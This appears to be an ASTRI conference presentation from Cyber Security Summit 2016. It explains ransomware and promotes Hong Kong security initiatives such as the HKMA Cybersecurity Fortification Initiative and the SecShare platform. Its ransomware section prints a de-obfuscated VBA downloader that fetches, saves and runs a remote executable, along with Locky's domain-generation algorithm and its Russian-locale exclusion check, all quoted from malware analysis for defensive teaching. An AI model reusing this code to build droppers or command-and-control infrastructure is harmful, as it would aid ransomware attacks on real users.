
Disclosure of information during restoration attempts




What Could Go Wrong



How Ransomware Works



C&C Key Exchange



Ransomware Obfuscation and De-obfuscation

Obfuscation



```
a @ 0 000 < 50 4 00 2 | 5 Label12 00 d - ..
Microsoft.XMLHTTP/
Adodb.Stream/Shell.Application/WScript.Shell/Process/GET/TEMP/Type/Open/wri
te/responseBody/savetofile/\ladybi.txt
ComObj
0 _a UBF r
```

De-obfuscation



```
Dim EncryptedURL() As Variant
Dim x As Integer
Dim DropURL As String

DropURL = ""
EncryptedURL = Array(255, 267, 267, 263, 209, 198, ...)

For x = LBound(EncryptedURL) To UBound(EncryptedURL)
    DropURL = DropURL & Chr(EncryptedURL(x) - 151)
Next x

objHTTP.Open "GET", DropURL, False
objHTTP.Send
pathTemp = objProc("TEMP")
pathSaveFile = pathTemp + Replace("\ladybi.txt", "t", "e")
CallByName objStream, "Type", VbLet, 1
objStream.Open
rbp = CallByName(objHTTP, "responseBody", VbGet)
CallByName objStream, "write", VbMethod, rbp
CallByName objStream, "savetofile", VbMethod, pathSaveFile, 2
objShell.Open (pathSaveFile)
```

ASCII:

- 255-151=104 → h
- 267-151=116 → t
- 267-151=116 → t
- 263-151=112 → p
- 209-151= 58 → :
- 198-151= 47 → /

Locky - Domain Generation Algorithm (DGA)

```
def gen(year, month, day, idx):
    j = 0;
    v21 = 0;
    v3 = ROR4(0xB11924E1 * (year + 7157), 5);
    v4 = ROR4(0xB11924E1 * (v3 + (day >> 1) + 655360001), 5);
    v5 = ROR4(0xB11924E1 * (v4 + month + 654943060), 5);
    v6 = ROL4(idx % 6, 21);
    v7 = ROR4(0xB11924E1 * (v5 + v6 + 655360001), 5);
    v23 = (v7 + 655360001) % (2**32);
    name_size = v23 % 0xB + 5;
    alloc_size = v23 % 0xB + 8;
    domain = ''
    for idx in range(name_size):
        v9 = ROL4(v23, idx);
        v11 = ROR4(0xB11924E1 * v9, 5);
        v12 = (v11 + 655360001) % (2**32);
        v23 = v12;
        domain += chr(v12 % 25 + ord('a'));
    domain += "."
    v15 = ROR4((0xB11924E1 * v23) % (2**32), 5);
    v16 = ((v15 + 655360001) % (2**32)) % 0xE;
    domain += ['ru', 'pv', 'eu', 'in', 'yt', 'pm', 'us', 'fr', 'de', 'it', 'be', 'uk', 'nl', 'ff'][v16]
    return domain
```

source: <https://blog.avast.com/a-closer-look-at-the-locky-ransomware>

Locky - Exclusion of Russian PCs

```
sub_405289(v47, 1);  
dword 4199DC = 7;  
if ( (GetSystemDefaultLangID() & 0x3FF) != 0x19  
    && (GetUserDefaultLangID() & 0x3FF) != 0x19  
    && (GetUserDefaultUILanguage() & 0x3FF) != 0x19 )  
{  
    Sleep(30000u);  
    v11 = RegCreateKeyExA(HKEY_CURRENT_USER, "Software\\Locky", 0, 0, 0, 0x  
    if ( v11 )
```

Ref: <https://blog.avast.com/a-closer-look-at-the-locky-ransomware>



Solutions to the Ransomware

Solutions to the Ransomware

- Moving quickly to patch published vulnerabilities in software and systems, including routers and switches that are the components of critical Internet infrastructure
- Educating users about the threat of malicious browser infections
- Understanding what actionable threat intelligence really is
- Backup

Cloud Backup + Version Control

Keep a client-side encrypted backup on cloud with multiple previous versions



Client-side
Encrypted




Multiple
Previous
Versions

ASTRI At a Glance

ASTRI is a government subvention organization, focusing on R&D on information and communication technologies (ICT), with a mission to perform high quality R&D and transfer technologies to the industries. Annual funding is around HKD 400 million, about 20% from industry

R&D Capability

500 staff, over 400 R&D personnel (> 85%)



Patent Portfolio



964/655 filed/granted under 24 IPCs. Tech transfer 530 since 2009. IP pooling with HKPC, PolyU and BU on ICT



Strategies

Regional needs. Align with National policies.

Collaboration Platforms


- Consortiums
- Joint labs & R&D centers
- Industry and universities Talent training

5 initiatives + 1 national engineering research center

1. FinTech
2. Next Generation Network
3. Intelligent Manufacturing
4. Health Tech
5. Smart City

+ National Engineering Research Center for Application Specific Integrated Circuit System

ASTRI FinTech R&D Areas



CYBER SECURITY SUMMIT 2016

16-18 May 2016
Hong Kong

Organizers



Co-organizers



Lead Supporting Organization



Cyber Security Summit 2016



HONG KONG MONETARY AUTHORITY
香港金融管理局

ABOUT
THE HKMA

KEY
FUNCTIONS

PUBLICATIO
& RESEARC

[Home](#) / [Key Information](#) / [Press Releases](#)

Press Releases

Launch of the Cybersecurity Fortification Initiative by the HKMA at Cyber Security Summit 2016

To further enhance the cyber resilience of the banking sector in Hong Kong, the HKMA announced today the launch of a "Cybersecurity Fortification Initiative at Cyber Security Summit 2016" (the 'Summit'), in which the HKMA also serves as the Program

The CFI is a new, comprehensive initiative which aims to raise the level of cyber resilience through a three-pronged approach:

- First, a central element of the CFI is a **Cyber Resilience Assessment Framework**, which seeks to establish a common risk-based framework for banks to assess their own risk profiles and determine the level of defence and resilience required;
- Second, there will be a new **Professional Development Programme**, which is a training and certification programme in Hong Kong which aims to increase the supply of qualified professionals in cybersecurity; and
- Third, a new piece of infrastructure namely the **Cyber Intelligence Sharing Platform** will be developed to allow sharing of cyber threat intelligence among banks in order to enhance collaboration and uplift cyber resilience.

Speaking at the Summit today, Mr Norman T.L. Chan, Chief Executive of the HKMA, said "If we wish to raise the cybersecurity of our banking system to a level commensurate with Hong Kong's position as the leading international financial centre in Asia, we cannot afford to go slow or lose any time. In a spirit of cooperation to achieve this common goal, the HKMA, the banking industry and our partners will work closely together to implement this ambitious but necessary CFI according to plan."



SecShare – Cyber Intelligence Platform

The screenshot displays the SecShare website interface. At the top, there is a navigation bar with the site name "SecShare" and "by ASTRI". Below this is a main navigation menu with links for "Home", "ASL", "Attack Cases", "General Security Discussion", "Security Updates", "ASTRI Internal", "HSBC Internal", "BOC Internal", "HKPolice Internal", and "HKMA Internal". The main content area features three article cards, each with a thumbnail image, a title, a date, and a comment count. The first article is titled "Daily update on 09th-May-2016" and discusses security news in the banking industry. The second article is titled "World Banking Cartel Master Target List from Anonymous" and mentions a target list for #OPICARUS. The third article is titled "Daily update on 06th-May-2016" and discusses data leakage and security breaches. To the right of the article list is a sidebar with sections for "Recent Comments" and "Recent Posts". The "Recent Comments" section includes a comment by Scott Tse about network printers and another about Juniper Netscreen OS. The "Recent Posts" section lists several daily updates from May 2016. In the bottom right corner, the ASTRI logo is visible.

secshare.astri.org

SecShare | by ASTRI

SecShare Customize 5 0 + New Scott Tse

SecShare by ASTRI Security Lab

Home ASL Attack Cases General Security Discussion Security Updates ASTRI Internal HSBC Internal BOC Internal HKPolice Internal HKMA Internal

Daily update on 09th-May-2016
09/05/2016 // 0 Comments
Security News of Today Banking Industry An Inventory of What Was Included In the InvestBank Data Dump UAE Bank Suffers...

World Banking Cartel Master Target List from Anonymous
08/05/2016 // 0 Comments
Anonymous announced the bank target list of #OPICARUS, The following is the target list: <http://www.rothschild.com/> Federal...

Daily update on 06th-May-2016
06/05/2016 // 0 Comments
Security News of Today Data Leakage and Security Breach 'Stupid' Locky Network Breached Exclusive: Big data...

Recent Comments

Scott Tse on Setup Network Printer for Mac OS X Including Secure Print
Scott Tse on [Juniper Netscreen OS implanted with a remotely exploitable backdoor since 2013](#)

Recent Posts

Daily update on 09th-May-2016
World Banking Cartel Master Target List from Anonymous
Daily update on 06th-May-2016
Common DDoS tools used in Anonymous group
Daily update on 05th-May-2016

ASTRI


Cyber Range



- **Red** vs **Blue** team cyber attack and defense
- Action based practical training vs theory based
- Attack simulation, war tactics analysis
- 6,000 cyber attack scenarios, 35,000 pieces of malware
- DDoS and botnet simulations



Blockchain Technology



HKMA Blockchain
Whitepaper and Proof-of-
Concepts on Identity
Management (KYC, AML),
Trade Finance, and more



Blockchain-based Property
Valuation and Mortgage
Systems

Disclaimer

The information contained in this presentation is intended solely for your reference and may be subject to change without further notice.

Such information's truthfulness, accuracy or completeness is not guaranteed and it may not contain all the material information concerning Hong Kong Applied Science and Technology Research Institute Company Limited and/or its affiliates (collectively, "ASTRI"). ASTRI makes no representation or warranty regarding, and assumes no responsibility or liability for, the truthfulness, accuracy or completeness of any information contained herein.

In addition, the information may contain projections and forward-looking statements that may reflect ASTRI's current views with respect to future events and financial performance. These views are based on current assumptions which may change over time. ASTRI makes no assurance that such future events will occur, that such projections will be achieved, or that ASTRI's assumptions are correct.

Lastly, this presentation does not constitute an offer made by ASTRI whatsoever (including an offer relating to ASTRI's technologies and/or services).

End of Presentation

Thank you.

Corporate website: www.astri.org

Contact:

Duncan Wong

duncanwong@astri.org

+852 3406 0319